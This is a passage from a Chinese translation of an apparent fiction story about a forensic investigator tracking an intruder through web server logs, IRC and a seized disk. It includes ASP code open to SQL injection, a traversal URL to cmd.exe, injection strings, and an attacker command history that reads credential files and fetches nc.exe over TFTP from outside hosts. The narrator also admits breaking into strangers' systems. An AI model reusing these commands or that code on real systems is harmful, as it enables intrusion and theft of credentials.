能参与了这次攻击，因为只是看起来好像他要做点什么。但是我未能发现与他使用过的其它 IP 地址有关的任何信息。事实上，我真的没有发现指向任何人的任何信息。

回头来看我的笔记本，上一次查询已经完成了，但是结果还不能告诉我任何东西。我想停下来一天，但是我的客户明天就要报告了。我没有什么可报告的——没有值得怀疑的日志条目，没有黑客的 IP 地址，没有 SQL 注射的证据。我怀疑他们会对我如何算出服务器的时区有太大的兴趣。我查询过所能想起的一切——大多数活动的 IP 地址，按 B 和 C 类网络分组的 IP 地址，异常的信息流量，大部分是 404 或 403 错误，短时间内的大量的点击。我盯着源日志文件已经有几个小时了，所有的日期、IP 地址和 URL 开始混合。好像是盯着静态的电视机屏幕。

但是如果你静静地盯着足够长的时间，也许开始看到模式出现。这就是与辩论术有关的：寻找把你带到黑客的模式。日志文件中的每一位信息，看起来没有意义，却是有价值的。每毫秒时间，每个结果代码和每次标准的规范都可以是能找到黑客的信息。

我大声反复阅读数字和单词，等待什么东西出现——任何能暴露的信息。30 分钟过去了，我浏览了一页又一页，大声说出散列在数百兆字节的日志中的随机位。

“15:49:05 ... 97.201.18.5 ... GET ... 109.12.98.82 ... POST ... login.asp ... 200 ... checklogin.asp,” 我小声咕哝。数字掠过我的心，把我缠绕在椅子上，让我离开地面。

“302”，我说出声来，“重定向。”

我手中的笔掉到地上，我的头靠回椅子。我知道我要睡觉了。无论我喝掉所有的咖啡加糖，都不能聚集能量阻止自己。我陷入梦想的世界，在那里，日志条目、日期和 IP 地址似乎如此的清晰和具体，然而有着奇怪的抽象的重要性，好像每个人都是某种活物。我仔细思考着所有的东西。

“请原谅……”一个女性的声音突然闯进来。

我知道我听到了来自梦境世界之外的东西。过了一会我才意识到需要醒醒。我困惑地睁开眼睛看到一个女人站在我办公室的门口。

“我能把你的垃圾倒了吗？”她有些轻微的口音问道，也许是 200.0.0.0/8 范围的某个地方。

“哦，好吧，”我努力响应，但是话没有从嘴里说出来。

我清了清嗓子，摸到垃圾桶，搜集了地板上的一些纸。我突然停下来，好像有人把我从后面抓了出来，猛地把我从茫然中摇醒。我拿的一张纸上只有五个日志条目：

```
2002-12-15 12:39:22 96.105.12.18 GET /login.asp - 200
2002-12-15 12:39:22 96.105.12.18 GET /images/go.jpg - 200
2002-12-15 12:40:03 96.105.12.18 POST /checklogin.asp - 302
2002-12-15 12:40:09 96.105.12.18 GET /menu.asp - 200
2002-12-15 12:48:27 24.1.5.62 GET /checklogin.asp - 200
```

“哦，咄！”我惊叫，盯着这张纸，有瞬间忘记了这时那个女清洁工还在等着收垃圾。

“哦，对不起，”我把垃圾递给她，把额外的那些纸放在了垃圾桶里，但是留下了那张引起我注意的纸。

“GET:……200，”我自言自语，“是他。”

三年里我一直在做 Internet 安全，我了解大量关于黑客的信息。黑客开发他们的技能都要经历几个阶段。起初，他们想给人留下印象并被人接受。随后，他们做一些不知情的材料，像破坏 Web 站点，在公共聊天室中吹嘘他们的攻击。许多被抓住的黑客都是这个阶段的，尽管他们常常害怕以致要采取措施隐藏他们真实的 IP 地址。随着技能的增加，他们加入到更加老练的黑客中，变得更加柔和——只在他们关系密切的朋友圈中吹牛。然而，到这一阶段时有些奇怪的事情发生了：他们获得这种超人的自负并开始认为他们决不会被抓住，所以他们试图大胆地从自己的 IP 地址攻击。最后，如果仍没有被捕，他们就变成了高明的黑客，开始只信任一个其他的人。真奇怪，高明的黑客再次小心地隐藏他们的身份，但是现在他们这样做是因为他们更聪明了，而不是因为害怕。

通过黑客所使用的工具，你就能判断黑客的技能如何。刚开始时，他们用一些公共可用的工具。随着时间的进展，他们开始定制工具，从而更加隐蔽或更有效率。最后，他们开发自己的一套定制的工具。有趣的是他们也许并没有意识到工具越定制化他们的技术也越精炼，我也越容易从侧面了解他们。

我一直跟踪的这个特定黑客正开始向高明的黑客转变，但是我知道他还自大到使用真实的 IP 地址。我只是还没发现而已。我于 18 个月以前开始猎捕他，当时我被叫来调查一个大学网络的黑客入侵。有人发现了运行在他们一台服务器上的密码破解器，它引起了一次重要的安全核查。保险公司把我叫来做我自己的调查。大学的网络是这样的混乱，我无法想像任何人（无论是黑客还是管理员）怎么能找到东西。由于大学的网络有大量的漏洞，所以黑客显然已把大学的无组织、但却高带宽的网络看作其攻击的很好的开始地点。通过调查，我收集了大量证据，但是还没有产生任何足以交给当局的结论。这只是我要跟这个黑客交手的最初的几招。

在调查期间，我发现 Web 服务器的内容目录下有一个值得怀疑的文件。这是一个允许攻击者往 Web 服务器上传文件的定制脚本。调查结束时，我继续研究。使用搜索引擎，我发现另外一个 Web 服务器有同样的文件。我跟这家公司联系，经理让我看看他们的服务器。

一个月之后，我听说关于一家电子商务公司被黑的信息。所描述的方法听起来与我跟踪的黑客的工作很相似。我给他们打电话并提供我的服务。他们不感兴趣雇佣我，但我却共享了他们收集到的一些信息。通过研究这些网络入侵，我了解到这个黑客常常入侵不安全的电缆-MODEM 用户的系统。我自己的探测发现：这些系统是普通的 Windows 系统，管理员密码是空。我自己甚至也能闯入一些这样的系统，希望收集更多的证据。我所需要的是他真实的 IP 地址。我知道他被记录在某个其他的位置。使用一些小伎俩可将它与攻击关联。我收集了他攻击的系统的 IP 地址及其所用的代理服务器。每次入侵，我发现他现场的工作能力都得到了提高——他入侵得越高明，我也收集到越多的材料。

这些特别的日志条目中引起我注意的是 IP 地址。我识别出这是我的黑客霸占的地址之一。接着打动我的是 200 HTTP 结果代码。

HTTP 结果代码记录了服务器是如何处理请求的。404 代码表明文件没有找到。302 代码表明请求被重定向。200 代码表明请求被成功处理。这里有趣的事情是前一个对 checklogin.asp 的请求有一个 302 结果，但是这个请求却返回 200 代码。查看 checklogin.asp 源代码，我看到以下东西：

```
<%

Set objConn = CreateObject("ADODB.Connection")
objConn.Open Application("WebUsersConnection")

sSQL="SELECT * FROM Users where Username='" & Request("user") & _
      "' and Password='" & Request("pwd") & "'"
Set RS = objConn.Execute(sSQL)

If RS.EOF then
    Response.Redirect("login.asp?msg=Invalid Login")
Else
    Session.Authorized=True
    Set RS = nothing
    Set objConn = nothing
```

```

        Response.Redirect("menu.asp")
    End If

%>

```

这里有一些显然的问题。首先，没有过滤表单输入，对 SQL 注射是易攻击的。其次，使用普通的 Request 对象而不是特殊的 Request.form 对象。这意味着任何人都可以或者通过表单或者以查询字符串的一部分发送 user 和 pwd 参数，例如：

```
http://www.example.com/checklogin.asp?user=joe&pwd=nothing
```

这是有意义的，因为这个请求作为 GET 请求而不是 POST 请求出现在 IIS 日志中，因为我的日志条目显示：

```
2002-12-15 12:48:27 24.1.5.62 GET /checklogin.asp - 200
```

但是，问题还有：为什么我正在看一个 200 结果代码？遵从 checklogin.asp 逻辑，用户名和密码可能匹配或不匹配。如果用户名和密码是匹配的，用户就被重定向到 menu.asp，导致 302 代码。如果用户名或密码不正确，客户端就会被重定向到 login.asp，也产生 302 代码。我能想起来的惟一的另外一种可能性是 ASP 错误，但是那会在日志中出现 500 错误。至少，我假设它会出现那种情况。

假设——那是调查黑客入侵的最坏的情况之一。我假设被（我的或者其他人的）灼伤了。灼伤太多次了以致于每当我说这个单词的时候自己都会发出红色标记。我知道我需要对每件事情检查两遍。

所以，我浏览了公司的测试 Web 服务器，在登录表单中输入非法的数据时产生了一个错误。反应恰如我想像的一样：

```

Microsoft ODBC Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string ''.
/checklogin.asp, line 7

```

我打开 IIS 日志文件，有一个 200。尽管 ASP 页面返回一个错误，但不是一个 ASP 错误。我在自己 Web 服务器上按照同样的方法试了试，但没有得到同样的结果。而是在这台服务器上（也许是 ODBC 驱动器），得到一个 200 结果代码。这正是我需要的。在这个页面上获得 200 代码的惟一的方法就是看是否发生了 ODBC 错误。我所需要做的就是发现所有与这些标准匹配的请求，在我的数据库上建一个新的查询，并单击回车。

结果是：试图这样做的一个完整的 IP 地址列表。以前不能发现这些材料的原因

是因为 200 使信息流量看上去合法。我交叉引用了 IP 地址，我敢肯定，就是他。

既然我有了他所使用过的所有的 IP 地址，我用其中一个，建立另外一个查询看看他还做了些别的什么。一小时之后，我没有什么进展。

现在我有了几百个，很可能是几千个日志条目。我把他们打印出来（有 10 页），靠回椅子，盯着他们看看会有什么模式出现。以下这些条目立刻吸引了我的注意：

```
2002-12-19 11:23:19 24.1.8.9 GET /checklogin.asp - 500
2002-12-19 11:28:54 24.1.8.9 GET /checklogin.asp - 500
2002-12-19 11:34:33 24.1.8.9 GET /checklogin.asp - 500
```

他为什么突然得到了 500 错误？也许是一个 CGI 脚本超时。每个条目大约相隔 5 分钟，IIS 中 CGI 脚本超时默认是 300 秒。突然，我意识到这个 checklogin.asp 脚本并不返回任何东西，所以不能看到他发送任何命令的结果。不知何故，他要把结果发送回他的 PC。有一次，我看到一个黑客真的让 SQL Server 服务器把结果 E-mail 给他。我的确有公司的 SMTP 日志，但是在那个时间段里我没有看到什么可疑的事情发生。没有来自 SQL Server 服务器系统发来的 E-mail。我听说过建议数据可以作为 ICMP 回声请求的一部分返回；但是我知道这个家伙太懒了，不愿花时间做这样的事。

然后我意识到无论用什么方法，都要建立某种 TCP/IP 连接。但是没有什么能记录向外的连接。看样子 SQL Server 很少有向外的 TCP 连接，最终，我输入以下命令：

```
C:\>ipconfig /displaydns
```

DNS 缓存是一个 Windows 2000 的客户端服务，它将最近的 DNS 查询缓存一段时间，对于相同的主机名可以不用重新执行查询并解析。有关这个服务比较酷的是它也保存有一个系统上什么名字最近被解析过的简要记录。对大多数的部分，结果就是我所期望的：

```
Windows 2000 IP Configuration
```

```
www.microsoft.com.
```

```
-----
```

```
Record Name . . . . . : www.microsoft.com
```

```
Record Type . . . . . : 5
```

```
Time To Live . . . . . : 82
```

```
Data Length . . . . . : 4
```

```
Section . . . . . : Answer
```

```

CNAME Record . . . . . :
                               www.microsoft.akadns.net

Record Name . . . . . : www.microsoft.akadns.net
Record Type . . . . . : 1
Time To Live . . . . . : 82
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . . :
                               207.46.134.222
www.windowsupdate.com.
-----
Record Name . . . . . : www.windowsupdate.com
Record Type . . . . . : 5
Time To Live . . . . . : 458
Data Length . . . . . : 4
Section . . . . . : Answer
CNAME Record . . . . . :
                               windowsupdate.microsoft.msatc.net

Record Name . . . . . : windowsupdate.microsoft.msatc.net
Record Type . . . . . : 1
Time To Live . . . . . : 458
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . . :
                               207.46.249.61
windowsupdate.microsoft.msatc.net.
-----
Record Name . . . . . : windowsupdate.microsoft.msatc.net
Record Type . . . . . : 1
Time To Live . . . . . : 458
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . . . :
                               207.46.249.61

```

但是那儿有一个入口（没有表示出来）似乎很可疑：

巴西的 ISP 的 DNS 名。有无可能我已经最终发现了他的 IP 地址？不仅是他夺取的一些系统，而且有他真实的 IP 地址？我要做的第一件事情是在 IP 地址上执行一些搜索，只是要看看会发生什么。我在 www.arin.net 上执行一个 WHOIS 查询看看是谁实际拥有这个 IP 地址。它告诉我是 www.arin.net。我检查 <http://www.geobytes.com/IpLocator.htm>，看看我是否能决定他的物理位置。我也在 Google 上执行一些搜索（Web 和 Usenet 搜索）。结果证明 IP 地址是一个 ISP 的 Web 服务器。另一个错误的警告——只是一个打开的 Proxy 服务器。

我仍在 IIS 日志中搜索 IP 地址，只发现其中的一个日志条目。紧接着的甚至是更令人感兴趣的日志条目：

```
2002-12-03 09:08:44 200.155.1.199 GET /checklogin.asp - 200
2002-12-03 09:10:23 88.162.15.64 GET /checklogin.asp - 200
2002-12-03 09:10:59 200.104.96.33 GET /checklogin.asp - 200
2002-12-03 09:11:18 197.208.212.55 GET /checklogin.asp - 200
```

这是一类“Check-this-out”事件。所发生的是某人做了一些很酷的攻击，几分钟之后，他告诉聊天室的一些家伙检查他做了什么。接下来，你看到几个惟一的 IP 地址在非常短的时间内攻击同一个 URL。在辩论调查时这些事件是极其重要的，因为他们允许我做关系连接。它不仅将 IRC 漏洞与一个 IP 地址关联，而且也告诉我这个黑客与别的什么人有关联。

IRC 监视特别有趣。我花费了几百个小时开发一个定制的 IRC 监控工具，这个工具连接到世界范围的 IRC 网络，搜索我提供的 IP 地址列表。只要我让程序运行，它就一遍又一遍地搜索。几天以后，一般我至少就能找到几个我应在寻找的 IP 地址。现在我输入在日志中找到的四个 IP 地址，并单击连接按钮。

程序产生了几十个应用程序窗口，每个窗口中都有原始的 IRC 信息流快速滚动，滚动太快了几乎没用（但是看起来很酷）。在主结果窗口中，我已经有了两个匹配。每次获得一个 IP 地址的匹配，就对那个缺口执行一次 WHOIS 查找。程序产生了许多错误的匹配，但是他发现的两个用户正坐在同一个聊天室#haxordobrazil 中。

一个辩论术专家所需的技能，无不是和能说（至少是阅读）尽可能多的外语的能力一样重要的。我能很流利地说意大利语和西班牙语，足可以让一个本国人相信我也是个说本国话的人。我可以用葡萄牙语充分地沟通，用法语差一些。我不会说德语，但是用德语阅读能理解 50%。我要学的下一门语言是俄语，只是由于某种原因要胁迫我去学。对于其它语言，我在很多国家可以遇上足够的朋友。还有什么，

就是 <http://babelfish.altavista.com>。

#haxordobrazil，来自巴西的黑客——巴西黑客。我正在接近。

我慎重考虑了加入 IRC 频道，但是意识到如果他们知道有人正在调查他们，就可能完全破坏我的调查。现在，我让 IRC 日志运行着。

至少，现在，我已经有东西可以给客户报告了。而且此时，因为已经是早上 9:00，人们已经开始了新的一天。我还在这儿，我的眼睛这么红，需要戴起墨镜防止监视器的光线，当每个人都离开家开始新的一天时我还穿起跟昨天一样的衣服，坐在同一个座位上。

“真不敢相信实际上我已经找到他了，”我自言自语。我站起身来关上办公室的门，然后坐进椅子上，闭上眼睛打个盹，最后，我竟然睡着了。

但是不太久。过了一小时，我很不乐意地听到两声敲门声在快速敲我办公室的门。

“有什么收获吗？昨晚你没有回旅馆吗？”他问。他是软件公司的 CIO，这几周我做调查的老板。

“什么，我在这儿错过有趣的事情了吗？”我回答，“的确有些好消息，我发现了漏洞，但是我还需要收集一些信息。我会在会上详细说明的。”

我的声音一定有一些明显的含糊不清，因为他疑惑地看了我一眼。就在那时，他的一个员工有一个显然的突发事件要找他。他回头看着我，向我示意“好，以后再谈”，就走开了。

那天过得很快。我们开了个会，谈论接下来要做什么。他们告诉我怀疑黑客还在访问，很可能是早先的紧急情况。我们检查了一些策略，谈起了我在源代码中看到 SQL 引进的 bugs，并写了一些报告。稍后，我们又开了很多的会，我写了很多的报告。那一天下午 5:00 散会。

星期三

我真的不知道是怎么睡着的，甚至是怎么躺到床上的。第二天早上醒来，我还穿着过去 48 小时中一直穿着的同样的衣服。但是我感觉很好。

在淋浴中，我想着这天的策略。我需要发现一些能交给当局的有力的可信的证据。

证据是不容易搞定的。我的处境很尴尬，因为我不是法律执行，也不是这家公司业务的正式部分。如果我想开始记录下更多的信息或者安装 IDS，就要写下一个策略，让公司作为常规业务过程建立它。如果我仅仅进入并使用我所有的工具来收集

证据，尤其在有的时候还期待法律行动，那么我产生的证据就失去了可信性并且在法庭上可能会潜在地被认为是不可接受的。但是为了收集能用来收集线索的信息，我做我想做的一切。今天，我打算在网络上放一个 Snort box，来监视这些 IP 地址。我也打算增加一些规则来记录所有的 Proxy 服务器有时会增加的 x-forwarded-for HTTP 标题。不幸的是，IIS 并没有记录下用户的 HTTP 标题，但是简单的 Snort 规则给了我大量的信息。

回到办公室，我坐下来浏览 E-mail。当我读到第一个消息时我震惊了：

```
From: daddo_4850
To: tmc
Date: Wed, 5 Feb 2003 0:33:05
Subject: sup dood
```

www.syngress.com

嘿，我看见你正在努力寻找我。祝你早日抓到我!!!

随处“见”到你：)

-daddo

我的心沉下去，有无数个疑问涌上心头。他是怎么可能知道的？他是从哪里得到我的 E-mail 地址的？他就在内部吗？他有一个同谋在内部吗？他还知道我别的什么？

就在那时，我听到两声快速敲我办公室门的声音，接着有一个声音，“嘿！”

是 CIO。我的脸色一定暴露出了我的痛苦，因为他很快问我，“Dude，有什么麻烦吗？”

“有多少人知道我正在做这个调查？”我问他。

“我不知道，也许有五个，”他回答。

“你信任这五个人吗？”我询问。

他准备回答这个问题，但是停顿了一下，好像他刚刚想起什么会引起他有多信任每个人的这样问题。

在开始调查之前，我总是确信客户要小心不能告诉任何人我在这里做什么。我也不知道我是否在调查一个内部的工作，当然不想让内部的一个人关注我的调查。以前我曾被雇佣来调查一个员工是否是公司的间谍。其中的一个经理给另外一个经理发了一封 E-mail，让他们知道我的调查，并让他们当我在那儿时全力合作。不幸的是，我调查的那个家伙就是收到这邮件的经理中的一个。当我到达那儿时，他的笔记本被安全地清除了，重新格式化了并且重新安装了。

“那么，”我告诉 CIO，“我有个问题。这个黑客有我的 E-mail 地址。你知道他

是怎么得到的吗？”

我说明了情况，他要离开跟公司的副总裁商谈。我要做的第一件事情就是检查我自己的 Web 和 E-mail 服务器，以确信那儿没有危及安全的，没有任何黑客入侵的迹象。

然后我认识到通过 E-mail 与不同的员工通讯，也许他截取了某人的 E-mail。我奇怪是否公司所有的密码在黑客人侵后都被改变了。人们在遇到网络被入侵之后要做的第一件事情就是修改密码，但是他们通常只修改几个关键的密码，而没有认识到入侵者能获得几百个其他的登录。事实上，在网络被入侵之后只修改选择的密码并不真正会有太多的帮助，因为如果入侵者正好只有一种方式进入网络，他就能很容易地再发现所有其他的密码。

我跟 CIO 说，我们决定做一次整个公司的密码清理。从这一天的业余时间开始做，会一直持续到晚上。我们改变了每个域的账号，每个 PC 上的本地管理员账号，以及每个路由器和交换机账号。我们修改了几百个外部账号包括域注册员，支付过程服务，在线银行等的账号，等等。我们甚至让所有的员工都修改了他们个人的 hotmail 和即时消息的密码。实际上我相当惊奇所有的员工都热心地参与，其中的许多人还让我们注意到了常常被忽视的账号。

我也修改了自己的密码。

当我们完成后，大多数人都离开了，我在笔记本前坐下来给这个家伙写回信，我已经在头脑中酝酿一整天了。早先我是如此的不安，以致不能认识到跟他通信有什么用。现在我至少知道了他的名字叫 Daddo。这是一个不完整的名字。我希望能得到更多一些情况。我写了以下的回信：

From: tmc

To: daddo_4850

Date: Wed, 5 Feb 2003 20:06:22

Subject: RE: sup dood

嘿，我看见你正在努力寻找我- 祝你早日抓到我!!!

>随处“见”到你:)

>-daddo

好，很好。等着瞧吧:)

tmc

大约 5 分钟后我收到了他的回信：

From: daddo_4850

To: tmc

Date: Wed, 5 Feb 2003 20:10:36

Subject: RE: sup dood

噢噢噢.我好怕。

嘿，我看见你正在努力寻找我。祝你早日抓到我!!!

>随处“见”到你：)

>>-daddo

好，很好。等着瞧吧；)

>tmc

他正在做努力，听起来很强硬，但是他一定是害怕了。知道有人被雇佣来就是为了找你，怎么能够不害怕？不过我也害怕，有一点害怕。我知道他已经是黑客技能的级别，但是我也知道他是懒散的。如果有足够的激励他能做得多好？仅仅是为了确信，我给自己服务器上的 IDS Sensor 多加了几个规则。

我保存了两个 E-mail 消息。他们可以作为以后的证据，尽管通过查看标题，我看到他明显地使用代理服务器来发送。我装上笔记本回到旅馆。在出去的路上，我注意到几乎每个人的桌子上都粘着一个纸条——所有的新密码。我希望能相信清洁工。

星期四

第二天，我进入办公室，看到有个棕色的包放在桌上。有一刻，我怀疑这个家伙是不是真的给我发了个邮件炸弹。但不是炸弹，是公司西部海岸数据中心（是主要的 Web 站点过去运作的地方）的一个硬盘驱动器。在过去几年里，他们一直在把数据运作从共存的设施往自己内部的数据中心转移。就是在一个月以前在攻击发生以前刚刚完成了转移。不过，还没有拆掉老的服务器，只是更新了 DNS 条目将它指向新数据中心。这是老的 Web 服务器上的硬盘。

我解开驱动映像，试图找个位置来放置它。我的电源插线板上的五个插孔有两个插了笔记本，一个扫描仪/传真/打印机设备，一个集线器和一个碎纸机——都是计算机调查者基本的设备。犹豫了片刻，我决定拔掉碎纸机的插头。我把驱动器放在驱动器映像上等待它开始工作。提示信息立即告诉我，在攻击服务器后就立刻关闭了，从那时起就没有用过。

在调查中我面临的一个最大的问题是证据被破坏了。很少有管理员知道当他们受阻时该怎么办，但是大多数的管理员都感到被迫要做点什么。通常他们所做事情都是错误的。即便是许多安全专家也无意中破坏了证据。

从前，我受命调查银行用做 warez dump 的 Web 服务器入侵。系统管理员想要小心行事，就立即删除了整个 warez 目录。然后他通知首席信息入侵安全官（CISO）。最终，我被叫进来。当我到达时，CISO 告诉我他已经立即把服务器脱线了，并且做了一些他自己的调查。他已把 log 文件移到了自己的 PC 上。在那里，他搜查并在任何他认为可疑的日志文件前用*号标识。

“我把这些信息都刻到了一张光盘上，”他说着递给我放在干净塑料盒中的一张金盘 CD。

“哦，我在入侵之后就马上做了备份，以保护任何证据，”他解释说。

“很好，”我说，但是我的心沉下去。我并不想太生他的气，因为我相信他的本意是好的，但是现在我们的大部分证据都被破坏了。

“这是所有的文件吗？”我问。

“不，但是如果你需要的话我能给你找到，”他回答。

“为什么你要把日志文件从服务器移出来呢？”我问。

“我们在重新格式化之前不想丢失他们，”他告诉我。

“很好，”我又说。

让我失落的是这个家伙真的一点都没有意识到他和其他管理员所做的是多大的破坏：删除 warez 目录，他们抹杀了任何犯罪证据。也许我能恢复数据，但是他们重新格式化了驱动器并重新安装了服务器，而它现在正在使用。自此我就不可能发现磁盘上的任何东西了。日志文件作为证据大部分都没用了，因为几乎没有任何东西能证明它们是可信的。除此以外，他已经搜索并修改了数据，加上了*号。当然，这改变了文件的最近访问日期和最近修改日期。但是不要紧，因为后台进程改变了系统中每个文件的最近访问日期。而我猜这些都无关紧要了，因为系统已经不存在了。

我给所有的网络管理员的建议是：如果你不知道如何处理证据，那就不要处理。被黑的服务器是犯罪的现场。正如你遇到了一个死尸，你不会拿出菜刀开始自己解剖尸体，你会叫警察。如果你是个网络管理员，你的网络被黑了，应拔掉服务器插头，删除硬盘，把它们放在一个物理安全的地方。如果需要使用服务器，可再买几个硬盘驱动器，就能让这个服务器继续服务了。

一些辩论术专家不同意把受害的机器插上电的建议。他们辩称：这会潜在地引起数据丢失。这可能是真的，我个人宁愿拔下插头，至少是对 Windows 服务器。记住，许多 Windows 服务器都被配置成关机时删除 swap 文件或可能的运行脚本。而且，关闭进程会不可避免地创建事件日志条目，它们潜在地覆盖了老的事件日志条目。如果你只是拔掉电源，那么服务器还处在发现入侵者的时间的状态。不过，我说的

只是你自己的服务器被黑。还有许多其他的情况，例如当法律强制执行一个搜捕，就需要其他的技术。

一旦服务器是安全的，不要做备份，不要再次引导，不要把驱动器安装到其他的 PC 上做数据拷贝。说到备份，如果你已经为服务器做了备份，那从备份旋转中拿下磁带，把他们和服务器安全地放在一起。不要只是取下大部分当前的备份，还要获得为那台服务器做的所有备份。这些服务器能提供一个重要的服务器上的文件活动的历史。

我查看驱动器映像，看到它只是关于第三种地完成方式。

“巴西黑客，”我自言自语。

我一直想加入 IRC 频道，但是没有足够的证据来做这么冒险的事。

最后，驱动器完成映像。我将映像拷贝装载到外部 USB 驱动器上，把它插入到笔记本上。首先我想看看 IIS 的日志文件。

在日志文件目录中，第一个吸引我视线的是日志文件数——几乎有 1000 个。我也注意到在 DNS 被改变为指向新的数据中心以后的大约一个月，日志几乎继续到服务器被关闭。我打开最新的日志文件，非常惊讶地看到：他们在这个服务器上记录了查询字符串日志。

这个特殊的日志文件几乎填满了 Nimda 和脚本 Kiddy 扫描。我关闭这个文件并查找上个月服务器启动以来的最大文件。有几个文件比其余的文件大很多。我打开最大的文件并看到面前一个我已经见过多次的日志条目：

```
/_vti_bin/../../../../../../../../system32/cmd.exe?  
c+dir+c:\ 200
```

目录切断——不好。显然，服务器没有打补丁。我能从 200 个结果代码知道。一旦服务器打了补丁，就会返回 404 错误。这里令人感兴趣的是他们使用 _vti_bin 目录代替了常见的 scripts 目录，而这个目录要敏捷些。

这个 Web 服务器配置成单独的分区，一个普通的安全实践。想必这样做可以阻止目录切断的易攻击性。通常，它能这样做。任何人试图在服务器上用 scripts 目录做目录切断探索都会得到一个 404 错误，使他们认为服务器是不易攻击的。然而，服务器是易攻击的。因为 Web 的 root 在一个单独的分区，你不能移动到 c:\winnt 目录。所以，它返回 404: File not found。这实际上使许多黑客困惑，但不是这个家伙。当安装了 FrontPage 服务器扩展后，他们被映射到系统分区的一个目录，没有办法改变那个目录。如果安装了服务器扩展而且服务器没有打补丁，那么就会有问题。

我惊讶地浏览日志。现在我真的知道他做了什么。有趣的事情是在 DNS 交换以

后，大多数的日志条目都是他的。显然，他正在使用 IP 地址而不是主机名攻击服务器。当主机记录改变后，他是惟一个还在使用旧 IP 地址的。通过日志文件过滤的确节约了我很多时间。

如果我删掉了除查询字符串以外的其他的東西，就得到整个他输入的每个命令的 shell 历史，如果仔细看，甚至还能看到一些他们敲错的命令：

```
dir c:\
dir d:\
dir e:\
dir
dir c:\
dir c:\winnt\temp
dir c:\backups
type c:\winnt\odbc.ini
dir e:\Inetpub\wwwroot\
type e:\Inetpub\wwwroot\global.asa
copy c:\winnt\system32\cmd.exe e:\Inetpub\scripts\imagemap.exe
dir c:\
ping -a sqlserver
dir e:\inetpub\wwwroot\
dir e:\inetpub\wwwroot\admin
dir e:\inetpub\wwwroot\admin
dir e:\inetpub\wwwroot\orders
type e:\inetpub\wwwroot\orders\pending.txt
dir e:\inetpub\wwwroot\orders\saved
dir e:\inetpub\wwwroot\partners
type e:\inetpub\wwwroot\partners\partners.asp
dir e:\inetpub\wwwroot\
dir e:\inetpub\wwwroot\inc
type e:\inetpub\wwwroot\inc\db.inc
dir e:\inetpub\wwwroot\
dir e:\inetpub\wwwroot\downloads
tftp -i 24.82.155.30 GET nc.exe
tftp -i 200.144.12.6 GET nc.exe
ping 200.144.12.6
```

```

netstat -an
ipconfig
net view
route print
ipconfig /all
tftp -i 200.144.12.6 GET nc.exe
tracert 200.144.12.6

```

看上去好像他在用 TFTP 获得这个文件时遇到了麻烦, 因为那个端口明确地被防火墙阻塞了。你能看到不同的命令试图诊断这个问题。我将更多的 IP 地址加入到列表。

我也注意到一些日志条目包含 ODBC 错误:

```

q=sp_tables||Syntax_error,
q=sp_tables|Object_or_provider_is_not_capable_of_performing_requested_
operation.,
q=sp_tables|Object_or_provider_is_not_capable_of_performing_requested_
operation.,
q=exec+sp_tables|Object_or_provider_is_not_capable_of_performing
requested_
operation.,
q=exec+sp_tables|Object_or_provider_is_not_capable_of_performing
requested_
operation.,
q='1 and 1=1'|Object_or_provider_is_not_capable_of_performing
requested_operation.,
q=union+select+*+from+all_tables|Object_or_provider_is_not_capable_of_
performing_requested_operation.,
q= union+select+*+from+users|Object_or_provider_is_not_capable_of
performing_
requested_operation.,

```

列表中有几百个 ODBC 错误, 再次用文档记录下几乎他们所做的一切。他做了很多。根据这个新的证据, 我知道他看了目录列表, 查看了 ASP 源代码, 访问了数据库, 了解到数据库连接密码, 映射了网络, 等等。就这一点, 他真能做的是访问集中位置存放的 IIS 和 SQL Server。但是用他收集到的信息, 很可能没有花费太多时间就穿透了新数据中心的服务器。这样做, 他获得了对公司网络的访问。

我真的有了所需要的关于黑客入侵网络的所有证据。现在, 我只是需要弄明白

这个家伙是谁。我启动 IRC 监视工具并输入两个新的 IP 地址。他创建了几个新的窗口，滚过的 IRC 信息流量快得我几乎来不及阅读。然后在结果窗口出现一个条目：

```
Found IP address match: 200.144.12.6 | da-do | #haxordobrazil
```

我什么都不能做，只能盯着屏幕。我发现他了。我确实发现了他！我知道他还是这样傲慢地使用自己真实的 IP 地址。现在该加入 IRC 了。在这样做之前，我给他发一封 E-mail：

```
From: tmc
To: daddo_4850
Date: Thu, 6 Feb 2003 13:43:12
Subject: RE: sup dood
```

```
estão você receoso ainda?
```

```
-tmc
```

我发出邮件并等待他的回答。我知道他在线，所以不应该花太长的时间。大约 10 分钟之后，我收到他的回复。

```
From: daddo_4850
To: tmc
Date: Thu, 6 Feb 2003 13:49:41
Subject: RE: sup dood
```

```
Big deal.
```

```
>estão você receoso ainda?
```

```
>-tmc
```

那是我的线索。我连接到 IRC 加入到那个频道：

```
* Now talking in #haxordobrazil
* Topic is 'boa vinda | sardello is a friggin leech'
<ddried> lol, that's gey
<^claudio> ya thats what I said
```

那儿暂停了一会儿，就像我刚刚走进了一群说我坏话的人中间。我几乎可以感

觉到频道中的每个人都坐在那儿挑剔地看着我。

```
* You were kicked from #haxordobrazil by ^claudio (bye bye)
```

是的！感觉很好。

我花了几分钟写了另一封奚落他的 E-mail，单击“发送”。我的邮件客户端挂起了一分钟，然后返回一个错误：连接被拒绝。我试着 Ping 邮件服务器：

```
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

然后，试着 ping Yahoo，似乎很正常：

```
Reply from 66.218.71.84: bytes=32 time=47ms TTL=55
Reply from 66.218.71.84: bytes=32 time=63ms TTL=55
Reply from 66.218.71.84: bytes=32 time=32ms TTL=55
Reply from 66.218.71.84: bytes=32 time=47ms TTL=55
```

突然我的邮件客户端响起了收到新邮件的提示声音。好，我猜它再次工作了。有一个来自 Daddo 的消息；

```
From: daddo_4850
To: tmc
Date: Thu, 6 Feb 2003 14:02:21
Subject: RE: sup dood
```

这只是个小例子，我能让你随时 down 掉。

-daddo

他害怕了，我也害怕了。我想，如果我打算继续进攻就需要准备防御了。我花费了这天剩下的时间加固我的邮件服务器。在防火墙上用普通服务的原端口阻止了 ICMP 和 TCP 连接。我还根据 <http://www.cymru.com/Documents/bogon-list.html> 上的 Bogon 列表阻止了所有未分配的 IP 地址。仅仅这样还不够，我还配置了探测传感器来记录以后几天中所有进入的信息流量。它将占用几乎 1GB 的磁盘空间，但却是个好的防范。

在离开以前，我还给巴西的一位好朋友发了一封 E-mail：

```
From: tmc
To: basilio
```

Date: Thu, 6 Feb 2003 14:02:21

Subject: investigation job

